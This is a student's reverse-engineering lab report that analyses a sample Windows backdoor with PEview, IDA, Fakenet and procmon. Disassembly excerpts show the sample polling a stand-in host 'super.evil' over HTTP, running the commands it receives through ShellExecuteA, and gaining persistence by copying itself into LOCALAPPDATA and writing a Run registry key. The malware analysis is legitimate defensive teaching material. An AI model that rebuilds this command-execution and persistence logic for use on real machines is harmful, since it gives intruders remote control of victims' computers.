Reverse Engineering

Winlab 01

Timo Lehosvuo, M3426

Report
Reverse Engineering, Marko Silokunnas
21.3.2021
ICT

jamk | Jyväskylän ammattikorkeakoulu
University of Applied Sciences

Sisällys

1 Winlab 01

When I started to reverse engineer this lab, I started looking for indicators of compromise by opening the winlab1 file using PEview and I noticed that it had functions that used command line, HTTP functions so it might connect to something and there were a ShellExecute function. These were some indications that this is a malicious file:

pFile	Data	Description	Value
000106D8	00018220	Hint/Name RVA	03A6 LCMapStringW
000106DC	00018230	Hint/Name RVA	0248 GetFileType
000106E0	0001823E	Hint/Name RVA	0171 FindClose
000106E4	0001824A	Hint/Name RVA	0176 FindFirstFileExA
000106E8	0001825E	Hint/Name RVA	0186 FindNextFileA
000106EC	0001826E	Hint/Name RVA	0382 IsValidCodePage
000106F0	00018280	Hint/Name RVA	0290 GetOEMCP
000106F4	0001828C	Hint/Name RVA	01BD GetCPInfo
000106F8	00018298	Hint/Name RVA	01D2 GetCommandLineA
000106FC	000182AA	Hint/Name RVA	01D3 GetCommandLineW
00010700	000182BC	Hint/Name RVA	0231 GetEnvironmentStringsW
00010704	000182D6	Hint/Name RVA	01A6 FreeEnvironmentStringsW
00010708	000182F0	Hint/Name RVA	053B SetStdHandle
0001070C	00018300	Hint/Name RVA	02D0 GetStringTypeW
00010710	00018312	Hint/Name RVA	02AD GetProcessHeap
00010714	00018324	Hint/Name RVA	019B FlushFileBuffers
00010718	00000000	End of Imports	KERNEL32.dll
0001071C	00017F58	Hint/Name RVA	01B4 ShellExecuteA
00010720	00000000	End of Imports	SHELL32.dll
00010724	00017E90	Hint/Name RVA	002B WinHttpReceiveResponse
00010728	00017E82	Hint/Name RVA	0022 WinHttpOpen
0001072C	00017E70	Hint/Name RVA	0029 WinHttpReadData
00010730	00017E5A	Hint/Name RVA	0023 WinHttpOpenRequest
00010734	00017E44	Hint/Name RVA	0007 WinHttpCloseHandle
00010738	00017E2E	Hint/Name RVA	002E WinHttpSendRequest
0001073C	00017E1C	Hint/Name RVA	0008 WinHttpConnect
00010740	00017E00	Hint/Name RVA	0026 WinHttpQueryDataAvailable
00010744	00000000	End of Imports	WINHTTP.dll

Figure 1: PEview

After PEview I changed to IDAfree and checked the strings of the file. The file had some interesting strings and these strings further confirmed my suspicion that this is a malware:

String
frexp
_logb
_nextafter
RSDSj
C:\\Users\\erkki\\Documents\\ethical_hacking\\reverse_engineering\\labs\\windows_labs\\Release\\lab1.pdb

Figure 2: IDA strings

```
String
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
Error %u in WinHttpQueryDataAvailable.\n
Out of memory\n
Error %u in WinHttpReadData.\n
something went wrong
malformed action, ignoring
quit command received
execute command received\n
malformed command, ignoring
cmd: %s\n
params: %s\n
unknown command, ignoring
%LOCALAPPDATA%\\wqaeoiur.exe
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
error 1: %d\n
error 2: %d\n
```

Figure 3: IDA strings 2

After this I started looking for indicator of compromise from the code itself. First, I noticed the strings “WinHTTPOpen” and going deeper into it I noticed the string “SuperEvilMalware 6.66” which was a clear indicator of malware:

```
push    offset aSuperevilmalwa ; "SuperEvilMalware 6.66"
call    ds:WinHttpOpen  ; superevilmalvare 6.66
mov     [ebp+var_24], eax
cmp     [ebp+var_24], 0
jz      short loc_9B1118
push    0               ; reserved has to be 0
push    80              ; port
mov     eax, [ebp+arg_0]
push    eax             ; ip or hostname
mov     ecx, [ebp+var_24]
push    ecx             ; superevil
call    ds:WinHttpConnect
mov     [ebp+var_28], eax
```

Kuva 1: SuperEvilMalware

Looking through the WinHttp functions (open, connect, request etc…) I noticed that the “WinHttpOpenRequest” uses “GET” verb, so it gets a file, or an executable module called “bad”:

```
push    0
push    0
push    0
push    0
push    offset aBad      ; "bad"
push    offset aGet      ; "GET"
mov     edx, [ebp+var_28]
push    edx
call    ds:WinHttpOpenRequest
mov     [ebp+var_14], eax
```

Kuva 2: WinHttpOpenRequest

Rest of the function was just a standard http call and didn't contain anything funky but at this point I yet didn't know the address of the traffic. I followed where the return value went, and I found out another interesting part of code with "ShellExecuteA" function:

```
loc_4013AE:
mov     ecx, [ebp+lpFile]
push    ecx
push    offset aCmdS     ; "cmd: %s\n"
call    sub_401040
add     esp, 8
mov     edx, [ebp+var_8]
mov     [ebp+lpParameters], edx
mov     eax, [ebp+lpParameters]
push    eax
push    offset aParamsS ; "params: %s\n"
call    sub_401040
add     esp, 8
push    0                ; nShowCmd
push    0                ; lpDirectory
mov     ecx, [ebp+lpParameters]
push    ecx              ; lpParameters
mov     edx, [ebp+lpFile]
push    edx              ; lpFile
push    0                ; lpOperation
push    0                ; hwnd
call    ds:ShellExecuteA ; Opens or prints a specified file
jmp     short loc_4013FB
```

Kuva 3: ShellExecuteA function

I started to go through what this function did, but I was not able to know exactly what was done to the HTTP calls return value:

```
push    ebp
mov     ebp, esp
sub     esp, 28h
mov     eax, dword_419004
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+var_8], 0
lea     eax, [ebp+var_8]
push    eax
push    offset asc_419844 ; " "
mov     ecx, [ebp+arg_0] ; httpdata???
push    ecx
call    sub_40313B
add     esp, 12
mov     [ebp+var_14_http], eax ; httpdatalle tehty jtn
cmp     [ebp+var_14_http], 0
jnz     short loc_4012F7
```

```
loc_4012F7:                     ; http
mov     edx, [ebp+var_14_http]
mov     [ebp+var_10_http_kopio], edx
mov     eax, [ebp+var_10_http_kopio] ; http kopio
add     eax, 1
mov     [ebp+var_24], eax
```

Kuva 4: ShellExecute

Looking at the code I started to think that maybe it parses the HTTP return value with " " and I started to think that it holds commands inside. Also, the code checks if the data is in correct form and fails if it is not:

```
push    offset aMalformedActio ; "malformed action, ignoring"
call    sub_401040
add     esp, 4
jmp     loc_4013FB
```

```
loc_40135B:                     ; "quit command received"
push    offset aQuitCommandRec
call    sub_401040
add     esp, 4
push    0                       ; uExitCode
call    sub_403046
jmp     loc_4013FB
```

```
loc_4013EE:                     ; "unknown command, ignoring"
push    offset aUnknownCommand
call    sub_401040
add     esp, 4
```


Kuva 5: Wrong command

Further along the code it checks if the first byte is "*e*" or "*q*" which I guess it translated to "*execute*" or "*quit*". After this it parses the data with " " some more and finally it gets the command to execute and its parameters. Interesting part is that the HTTP call GETs a file or a module called "bad" but if this is a file it is not saved and instead its only in the memory so this means that the shell execute prints the content of file which is a command (I guess):

```
loc_4013AE:
mov     ecx, [ebp+lpFile]
push    ecx
push    offset aCmdS     ; "cmd: %s\n"
call    sub_401040
add     esp, 8
mov     edx, [ebp+var_8]
mov     [ebp+lpParameters], edx
mov     eax, [ebp+lpParameters]
push    eax
push    offset aParamsS ; "params: %s\n"
call    sub_401040
add     esp, 8
push    0                ; nShowCmd
push    0                ; lpDirectory
mov     ecx, [ebp+lpParameters]
push    ecx              ; lpParameters
mov     edx, [ebp+lpFile]
push    edx              ; lpFile
push    0                ; lpOperation
push    0                ; hwnd
call    ds:ShellExecuteA ; Opens or prints a specified file
jmp     short loc_4013FB
```

Kuva 6: Command to execute and parameters

After this shell execute call it goes to sleep for 1 minute and then loops again. Depending on the http data it might not execute the “shell” call at all:



Kuva 7: Loop for HTTP data

After this I looked for more indicators of compromises and found that the code changes the registry at the path “SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run”. This means that the malware is run at startup. It also copies itself to “C:\\Users\Mauri\AppData\Local”:

```
var_53C= dword ptr -53Ch
lpSubKey= dword ptr -538h
lpSrc= dword ptr -534h
var_530= dword ptr -530h
var_52C= dword ptr -52Ch
var_525= byte ptr -525h
hKey= dword ptr -524h
Data= byte ptr -520h
ExistingFileName= byte ptr -10Ch
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 540h
mov     eax, dword_419004
xor     eax, ebp
mov     [ebp+var_4], eax
push    261             ; nSize
lea     eax, [ebp+ExistingFileName]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
mov     [ebp+lpSrc], offset aLocalappdataWq ; "%LOCALAPPDATA%\\wqaeoiur.exe"
push    261             ; nSize
lea     ecx, [ebp+Data]
push    ecx             ; lpDst
mov     edx, [ebp+lpSrc]
push    edx             ; lpSrc
call    ds:ExpandEnvironmentStringsA
push    1               ; bFailIfExists
lea     eax, [ebp+Data]
push    eax             ; lpNewFileName
lea     ecx, [ebp+ExistingFileName]
push    ecx             ; lpExistingFileName
call    ds:CopyFileA
mov     [ebp+lpSubKey], offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
mov     [ebp+var_52C], 0
lea     edx, [ebp+hKey]
push    edx             ; phkResult
push    2               ; samDesired
push    0               ; ulOptions
mov     eax, [ebp+lpSubKey]
push    eax             ; lpSubKey
push    2147483649      ; hKey
call    ds:RegOpenKeyExA
mov     [ebp+var_52C], eax
cmp     [ebp+var_52C], 0
jz      short loc_4014C9
```

Kuva 8: Registry change

```
mov     eax, [ebp+var_530]
sub     eax, [ebp+var_53C]
mov     [ebp+var_540], eax
mov     ecx, [ebp+var_540]
add     ecx, 1
push    ecx             ; cbData
lea     edx, [ebp+Data]
push    edx             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    0               ; lpValueName
mov     eax, [ebp+hKey]
push    eax             ; hKey
call    ds:RegSetValueExA
mov     [ebp+var_52C], eax
cmp     [ebp+var_52C], 0
jz      short loc_40155D

var_52C]
ror2D ; "error 2: %d\n"
40156A

loc_40155D:
mov     edx, [ebp+hKey]
push    edx             ; hKey
call    ds:RegCloseKey
```

Kuva 9: Registry change 2

”GetModuleFileNameA” gets the path of the executable file (malware) and I suspect it is “C:\\Users\\erkki\Documents\\ethical_hacking\\reverse_engineering\\labs\\windows_labs\\Release\\lab1.pdb” (I quess when creating this malware, it was named lab1.pdb even though its current name is winlab01)


“ExpandEnvironmentstringA” replaces the “%LOCALAPPDATA%” to whatever the current value of that environmental variable

“CopyFileA” function takes the current file name (winlab01 or lab1.pdb) and replaces it with “%LOCALAPPDATA%\\wqaeoiur.exe”. %LOCALAPPDATA% is replaced to match the current environment

“RegOpenKeyExA” opens the registry subkey “SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run” and the handle is stored in the location of “hkey”

“RegSetValueExA” sets the data type of specified value under a registry key. It gets the handle from “hkey” which was defined at the “RegOpenKeyExA” function. The function gets it data from “data” which holds malware and “cbData” tells the size of the information pointed by “lpData”.

After looking through the code I wanted to be sure about my findings, so I took a snapshot of my virtual machine, started Fakenet and procmon and executed the file. It turns out that it indeed creates a copy of itself with a different name and it runs at startup:



Kuva 10: Copy of malware

Task Manager

File Options View

Processes | Performance | App history | Startup | Users | Details | Services

Name	Publisher	Status
Your Phone	Microsoft Corporation	Disabled
wqaeoiur.exe		Enabled
Windows Security notificati...	Microsoft Corporation	Enabled
VirtualBox Guest Additions T...	Oracle Corporation	Enabled
Microsoft OneDrive	Microsoft Corporation	Enabled
Java Update Scheduler	Oracle Corporation	Enabled
Cortana	Microsoft Corporation	Disabled

Kuva 11: Malware startup

I opened the packet capture of the Fakenet with Wireshark and it turns out that the malware tries to connect to a domain “super evil”:

```
GET /bad HTTP/1.1
Connection: Keep-Alive
User-Agent: SuperEvilMalware 6.66
Host: super.evil

HTTP/1.0 200 OK
Server: FakeNet/1.3
Date: Tue, 16 Mar 2021 16:37:42 GMT
Content-Type: text/html
Content-Length: 1410
```

Kuva 12: Fakenet

After this I looked for the processes for proof of what the malware does:

QueryEaInform...	C:\Users\mauri\Desktop\labs\winlab01.exe
CreateFile	C:\Users\mauri\AppData\Local\wqaeoiur.exe

Kuva 13: Malware copy

RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\(Default)
RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Kuva 14: Registry in procmon

2 Summary

The malware is most likely a backdoor since it gives a remote access to the victim's computer and it communicates over HTTP so the traffic blends well into the normal traffic. It also has some persistence mechanics since it copies itself, changes its location and name and changes the startup registry.

3 Indicators of compromise

- PEview showed functions that are common to malware
- Strings on IDA were very suspicious
- Code itself revealed how the malware works
- Executed the malware and saw what it does

4 Timetable

Report:	3 H
Solving the lab:	20 H
Total:	23 H